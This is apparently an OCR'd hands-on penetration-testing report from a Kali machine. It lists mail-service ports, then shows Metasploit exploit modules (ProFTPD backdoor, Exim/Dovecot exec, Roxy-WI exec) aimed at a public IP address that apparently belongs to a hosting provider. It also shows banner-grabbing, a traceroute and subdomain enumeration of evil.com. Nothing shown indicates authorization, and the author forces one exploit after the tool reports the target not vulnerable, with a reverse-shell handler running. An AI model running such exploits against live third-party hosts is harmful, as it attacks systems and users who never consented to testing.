
Port 995: Default port for the Post Office Protocol version 3 over SSL/TLS (POP3S), which provides encrypted communication for retrieving email from a mail server securely.

Port 2222: Although not associated with a specific well-known protocol, port 2222 is sometimes used as an alternative port for Secure Shell (SSH) remote administration or secure file transfers. It may be chosen to avoid conflicts with the default SSH port 22 or to accommodate specific network configurations.

4.) SEARCHSPLOIT



5.) METASPLOITABLE



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > telnet 66.96.146.129 21
[*] exec: telnet 66.96.146.129 21

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
220 apollo FTP Server Ready

500 Invalid command: try being more creative
^CInterrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exi
[-] Unknown command: exi
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exit
```

```
msf6 > search Dovecot pop3d
[-] No results from search
msf6 > use exploit/linux/smtp/exim4_dovecot_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/smtp/exim4_dovecot_exec) > options

Module options (exploit/linux/smtp/exim4_dovecot_exec):

   Name        Current Setting          Required  Description
   ----        ---------------          --------  -----------
   DOWNFILE                             no        Filename to download, (default: random)
   DOWNHOST                             no        An alternative host to request the MIPS payload from
   EHLO        debian.localdomain       yes       TO address of the e-mail
   HTTP_DELAY  60                       yes       Time that the HTTP Server will wait for the ELF payload request
   MAILTO      root@debian.localdomain  yes       TO address of the e-mail
   RHOSTS                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       25                       yes       The target port (TCP)
   SRVHOST     0.0.0.0                  yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     80                       yes       The daemon port to listen on
   SSL         false                    no        Negotiate SSL for incoming connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                              no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.146    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 110
[*] exec: telnet 66.96.146.129 110

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
+OK Dovecot ready.
^CInterrupt: use the 'exit' command to quit
msf6 exploit(linux/smtp/exim4_dovecot_exec) > Connection closed by foreign host.
```


```
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 110
[*] exec: telnet 66.96.146.129 110

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
+OK Dovecot ready.
^CInterrupt: use the 'exit' command to quit
msf6 exploit(linux/smtp/exim4_dovecot_exec) > Connection closed by foreign host.

msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 143
[*] exec: telnet 66.96.146.129 143

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE UNSELECT LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready.
* BYE Disconnected for inactivity.
Connection closed by foreign host.
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 587
[*] exec: telnet 66.96.146.129 587

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
220 ESMTP Sun, 02 Jul 2023 07:01:36 -0400: UCE strictly prohibited
^CInterrupt: use the 'exit' command to quit
msf6 exploit(linux/smtp/exim4_dovecot_exec) > Interrupt: use the 'exit' command to quit
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 465
[*] exec: telnet 66.96.146.129 465

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
Connection closed by foreign host.
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 25
[*] exec: telnet 66.96.146.129 25

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
220 ESMTP Sun, 02 Jul 2023 07:17:31 -0400: UCE strictly prohibited
Connection closed by foreign host.
421 bosauthsmtp05.yourhostingaccount.com: SMTP command timeout - closing connection
Connection closed by foreign host.
msf6 exploit(linux/smtp/exim4_dovecot_exec) >
```


```
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 995
[*] exec: telnet 66.96.146.129 995

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
Connection closed by foreign host.
msf6 exploit(linux/smtp/exim4_dovecot_exec) >
```


```
msf6 exploit(linux/smtp/exim4_dovecot_exec) > telnet 66.96.146.129 993
[*] exec: telnet 66.96.146.129 993

Trying 66.96.146.129 ...
Connected to 66.96.146.129.
Escape character is '^]'.
Connection closed by foreign host.
msf6 exploit(linux/smtp/exim4_dovecot_exec) >
```


```
┌──(yashasvi㉿kali)-[~]
└─$ traceroute 66.96.146.129 110
traceroute to 66.96.146.129 (66.96.146.129), 30 hops max, 110 byte packets
 1  192.168.0.1 (192.168.0.1)  14.527 ms  14.338 ms  13.873 ms
 2  100.76.80.1 (100.76.80.1)  13.722 ms  12.026 ms  11.807 ms
 3  114.79.129.117.dvois.com (114.79.129.117)  11.746 ms  11.623 ms  10.156 ms
 4  10.241.1.6 (10.241.1.6)  9.903 ms  9.839 ms  9.713 ms
 5  10.240.254.140 (10.240.254.140)  9.027 ms  8.881 ms  8.749 ms
 6  10.240.254.1 (10.240.254.1)  8.645 ms  4.956 ms  4.218 ms
 7  10.241.1.1 (10.241.1.1)  2.388 ms  2.835 ms  2.173 ms
```


```
msf6 exploit(linux/http/roxy_wi_exec) > set hostname 66.96.146.129
[!] Unknown datastore option: hostname.
hostname => 66.96.146.129
msf6 exploit(linux/http/roxy_wi_exec) > set RHOSTS 66.96.146.129
RHOSTS => 66.96.146.129
msf6 exploit(linux/http/roxy_wi_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.146:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 66.96.146.129:443 is vulnerable!
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The 66.96.146.129:443 did not respond a 200 OK response and the expected response, meaning its not vulnerable. "set F
result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/roxy_wi_exec) > set ForceExploit true
ForceExploit => true
msf6 exploit(linux/http/roxy_wi_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.146:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 66.96.146.129:443 is vulnerable!
[!] The target is not exploitable. The 66.96.146.129:443 did not respond a 200 OK response and the expected response, meaning its not vulnerable. ForceExploit is enabled, proceeding with exploitation.
[*] Exploiting ...
[*] Exploit completed, but no session was created.
```






kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
[waybackarchive] bar.evil.com
[waybackarchive] www.halifax.co.uk.blah.blah.blah.evil.com
[waybackarchive] www.paypal.com.blahblahblah.evil.com
[waybackarchive] blog.evil.com
[waybackarchive] bovada.evil.com
[waybackarchive] builder.evil.com
[waybackarchive] t.co.evil.com
[waybackarchive] www.appsecmobile.com.evil.com
[waybackarchive] bank.com.evil.com
[waybackarchive] coinmarketcap.com.evil.com
[waybackarchive] auth.corp.com.evil.com
[waybackarchive] www.csgoroll.com.evil.com
[waybackarchive] domain.com.evil.com
[waybackarchive] my.eset.com.evil.com
[waybackarchive] facebook.com.evil.com
[waybackarchive] foo.com.evil.com
[waybackarchive] login.es.facebook.com.gmail.com.evil.com
[waybackarchive] good.com.evil.com
[waybackarchive] www.goodhost.com.evil.com
[waybackarchive] www.google.com.evil.com
[waybackarchive] iamcredentials.googleapis.com.evil.com
[waybackarchive] sts.googleapis.com.evil.com
[waybackarchive] www.hackerone.com.evil.com
[waybackarchive] honest.com.evil.com
[waybackarchive] intigriti.com.evil.com
[waybackarchive] nk.com.evil.com
[waybackarchive] www.opencart.com.evil.com
[waybackarchive] community.eu.playstation.com.evil.com
[waybackarchive] program.com.evil.com
[waybackarchive] redacted.com.evil.com
[waybackarchive] reddit.com.evil.com
[waybackarchive] www.shopify.com.evil.com
[waybackarchive] www.site.com.evil.com
[waybackarchive] target.com.evil.com
[waybackarchive] tesco.com.evil.com
[waybackarchive] twitter.com.evil.com
[waybackarchive] vulnsite.com.evil.com
[waybackarchive] www.whitelisted.com.evil.com
[waybackarchive] xat.com.evil.com
[waybackarchive] yelp.com.evil.com
[waybackarchive] login.your-bank.com.evil.com
[waybackarchive] youtube.com.evil.com
[waybackarchive] target.comm.evil.com
[waybackarchive] blacklistevil.comunknown.evil.com
[waybackarchive] controlpanel.evil.com
[waybackarchive] covid19.evil.com
[waybackarchive] d.evil.com
[waybackarchive] www.b.d.evil.com
[waybackarchive] data-up.evil.com
[waybackarchive] campus.unidue.de.evil.com
[waybackarchive] demo.evil.com
[waybackarchive] download.evil.com
[waybackarchive] dr.evil.com


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
[waybackarchive] data-up.evil.com
[waybackarchive] campus.unidue.de.evil.com
[waybackarchive] demo.evil.com
[waybackarchive] download.evil.com
[waybackarchive] dr.evil.com
[waybackarchive] dummy.evil.com
[waybackarchive] element.evil.com
[waybackarchive] email.evil.com
[waybackarchive] encodedoutput.evil.com
[waybackarchive] eric.evil.com
[waybackarchive] example.evil.com
[waybackarchive] part1.ef.big.secret.i.am.exfiltrating.evil.com
[waybackarchive] 1830451609207_a6e49bc20a12326ac590ef.fakezone.evil.com
[waybackarchive] foo.evil.com
[waybackarchive] foo-.evil.com
[waybackarchive] fromwww.evil.com
[waybackarchive] www.kayak.frxxxxx.evil.com
[waybackarchive] kayak.frxxxxx.evil.com
[waybackarchive] gogole.evil.com
[waybackarchive] goodvs.evil.com
[waybackarchive] google.evil.com
[waybackarchive] h273yb2c3oe2nh098yr2en3mjew0ru3n29jm.evil.com
[waybackarchive] www.icicibank-------.evil.com
[waybackarchive] independent.evil.com
[waybackarchive] canabis.is.evil.com
[waybackarchive] www.jesus.is.evil.com
[waybackarchive] toronto.is.evil.com
[waybackarchive] graffer.jp.evil.com
[waybackarchive] kavo.evil.com
[waybackarchive] localhost.evil.com
[waybackarchive] mail.evil.com
[waybackarchive] mallet.evil.com
[waybackarchive] malwareminactivity.evil.com
[waybackarchive] maybe.evil.com
[waybackarchive] www.movie.evil.com
[waybackarchive] movie.evil.com
[waybackarchive] www.movies.evil.com
[waybackarchive] movies.evil.com
[waybackarchive] nameserver.evil.com
[waybackarchive] not.evil.com
[waybackarchive] ns.evil.com
[waybackarchive] ns1.evil.com
[waybackarchive] omaha.evil.com
[waybackarchive] allowed.example.org.evil.com
[waybackarchive] paypal.evil.com
[waybackarchive] search.php.evil.com
[waybackarchive] program.evil.com
[waybackarchive] really.evil.com
[waybackarchive] recednt.evil.com
[waybackarchive] www.game.rezidet.evil.com
[waybackarchive] rp.evil.com
[waybackarchive] rsx.evil.com
[waybackarchive] habrahabr.ru.evil.com



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
[waybackarchive] ww.evil.com
[waybackarchive] w.ww.evil.com
[waybackarchive] www.www.evil.com
[waybackarchive] www-paypal-com.evil.com
[waybackarchive] wwww.evil.com
[waybackarchive] xn--ssdb.evil.com
[waybackarchive] yahoo.evil.com
[waybackarchive] x.yahoo.evil.com
[waybackarchive] yourserver.evil.com
[WRN] Could not run source entrust: Unexpected status code 403 received from https://ctsearch.entrust.com/api/v1/certificates?fields=issuerCN,subjectO,issuerDN,issuerO,subjectDN,signAlg,san,publicKeyType,publicKeySize,validFrom,validTo,ev,logEntries.logName,subjectCNReversed,certSHA256&domain=evil.com&includeExpired=true&exactMatch=false&limit=5000
[dnsdumpster] Source took 6.534878ms for enumeration
[binaryedge] Source took 7.134814ms for enumeration
[WRN] Could not run source commoncrawl: Get "https://index.commoncrawl.org/CC-MAIN-2018-51-index?url=*.evil.com&output=json": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[waybackarchive] Source took 7.490482612s for enumeration
[certspotter] Source took 1.531802ms for enumeration
[dnsdb] Source took 9.448882ms for enumeration
[hackertarget] Source took 307.176466ms for enumeration
[archiveis] Source took 1.114457746s for enumeration
[crtsh] Source took 653.053µs for enumeration
[censys] Source took 1.585354ms for enumeration
[intelx] Source took 7.492993ms for enumeration
[buffonzoy] Source took 666.752113ms for enumeration
[threatcrowd] Source took 5.069045386s for enumeration
[commoncrawl] Source took 59.192287399s for enumeration
[passivetotal] Source took 6.512670ms for enumeration
[crtsh] Source took 763.165351ms for enumeration
